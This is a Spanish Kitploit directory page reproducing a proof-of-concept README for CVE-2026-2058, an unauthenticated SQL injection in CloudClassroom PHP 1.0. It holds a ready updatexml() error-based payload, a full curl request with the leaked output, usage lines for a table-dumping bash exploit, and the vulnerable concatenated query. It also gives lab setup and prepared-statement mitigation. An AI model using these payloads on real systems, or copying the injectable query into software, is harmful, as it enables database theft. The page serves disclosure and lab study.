

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-2058-PoC — Exploit de prueba de concepto para CVE-2026-2058, una inyección SQL en CloudClassroom PHP Project, con enumeración automatizada de bases de datos y extracción de datos. | Kitploit
Herramientas/GitHubGitHub/carlosalbertotuma/cve-2026-2058-poc
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónLabs y Práctica
GitHubcarlosalbertotuma/cve-2026-2058-poc

CVE-2026-2058-PoC

Exploit de prueba de concepto para CVE-2026-2058, una inyección SQL en CloudClassroom PHP Project, con enumeración automatizada de bases de datos y extracción de datos.

Ver Repositorio
40hace 8 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    308

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2026-2058-PoC – Inyección SQL en el Proyecto PHP CloudClassroom

Resumen

Existe una vulnerabilidad de Inyección SQL en la funcionalidad Post Query del Proyecto PHP CloudClassroom (v1.0).

La vulnerabilidad permite a los atacantes inyectar comandos SQL arbitrarios a través del parámetro POST squeryx, lo que conduce a la enumeración de la base de datos y la extracción de datos.

Este repositorio contiene un exploit de Prueba de Concepto (PoC) que demuestra cómo se puede abusar de la vulnerabilidad para extraer datos sensibles de la base de datos backend.


Información de la Vulnerabilidad

CampoValor
CVECVE-2026-2058
Tipo de VulnerabilidadInyección SQL
CWECWE-89
Software AfectadoProyecto PHP CloudClassroom
Versión Afectada1.0
ComponenteFuncionalidad Post Query
Vector de AtaqueRemoto
Autenticación RequeridaNo
ImpactoDivulgación de la base de datos
SeveridadAlta
Referencia del Patrón de AtaqueCAPEC-66

Endpoint Vulnerable

POST /postquerypublic

Parámetro Vulnerable

squeryx

Causa Raíz

El código backend concatena directamente la entrada del usuario en una consulta SQL sin una sanitización adecuada ni consultas parametrizadas.

Ejemplo de código vulnerable:

$sql = "INSERT INTO query(Query, Eid) VALUES ('$tempsquery','$tempseid')";

Debido a que $tempsquery se deriva de la entrada del usuario, los atacantes pueden inyectar SQL arbitrario.


Configuración del Laboratorio Vulnerable (Docker)

Para fines de prueba e investigación, hay disponible un entorno Docker vulnerable.

Ejecutar la aplicación vulnerable

docker run -d --name cloudclassroom-lab -p 9292:80 bladscan/cloudclassroom-sqli:1.0

Prueba de Concepto

La vulnerabilidad se puede explotar mediante una técnica de inyección SQL basada en errores que aprovecha la función updatexml() de MySQL.

Ejemplo de payload:

a' AND updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) AND '1'='1

Explotación Manual

Ejemplo de solicitud curl:

curl -X POST http://TARGET/postquerypublic \
-H "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode "gnamex=test" \
--data-urlencode "[email protected]" \
--data-urlencode "squeryx=a' AND updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) AND '1'='1" \
--data-urlencode "update=Post Query!"

Respuesta esperada:

XPATH syntax error: '~cc_db~'

Script de Exploit

Este repositorio incluye un exploit en bash que automáticamente:

  • Extrae el nombre de la base de datos
  • Enumera las tablas
  • Enumera las columnas
  • Vuelca los datos de las tablas

Uso

chmod +x cloudclassroom_sqli_exploit.sh

./cloudclassroom_sqli_exploit.sh http://TARGET/postquerypublic

Ejemplo:

./cloudclassroom_sqli_exploit.sh http://192.168.1.10/postquerypublic

Impacto

Un atacante puede:

  • Enumerar la estructura de la base de datos
  • Extraer datos sensibles
  • Recuperar credenciales de administrador
  • Acceder a los registros de estudiantes
  • Comprometer completamente la base de datos backend

Puntuación CVSS

NIST NVD

  • Puntuación Base: 9.8 (CRÍTICA)
  • Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CNA (VulDB)

  • Puntuación Base: 7.3 (ALTA)
  • Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

⚠️ Nota: La puntuación CVSS de NVD difiere de la puntuación de CNA (VulDB) debido a diferentes evaluaciones de impacto.


EPSS (Sistema de Puntuación de Predicción de Explotación)

El Sistema de Puntuación de Predicción de Explotación (EPSS) estima la probabilidad de que una vulnerabilidad sea explotada en la naturaleza.

CVEProbabilidad EPSSPercentilFecha
CVE-2026-20580.000287.62 %2026-03-01

Fuente: Conjunto de datos EPSS de FIRST


Mitigación

Los desarrolladores deberían:

  • Usar sentencias preparadas
  • Implementar validación de entrada
  • Escapar adecuadamente la entrada del usuario
  • Aplicar permisos de base de datos con privilegios mínimos

Ejemplo de implementación segura:

$stmt = $conn->prepare("INSERT INTO query(Query, Eid) VALUES (?, ?)");
$stmt->bind_param("ss", $tempsquery, $tempseid);
$stmt->execute();


Capturas de Pantalla

Explotación de Inyección SQL

image
image

Referencias

  • https://cwe.mitre.org/data/definitions/89.html
  • https://owasp.org/Top10/2025/A05_2025-Injection/
  • https://capec.mitre.org/data/definitions/66.html
  • https://github.com/OWASP/www-project-web-security-testing-guide/blob/master/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.md

Aviso Legal

Este exploit se proporciona solo con fines educativos y de investigación.

El autor no es responsable del uso indebido o los daños causados por este código.


Autor

bl4dsc4n

Investigador de Seguridad

Descargar herramienta





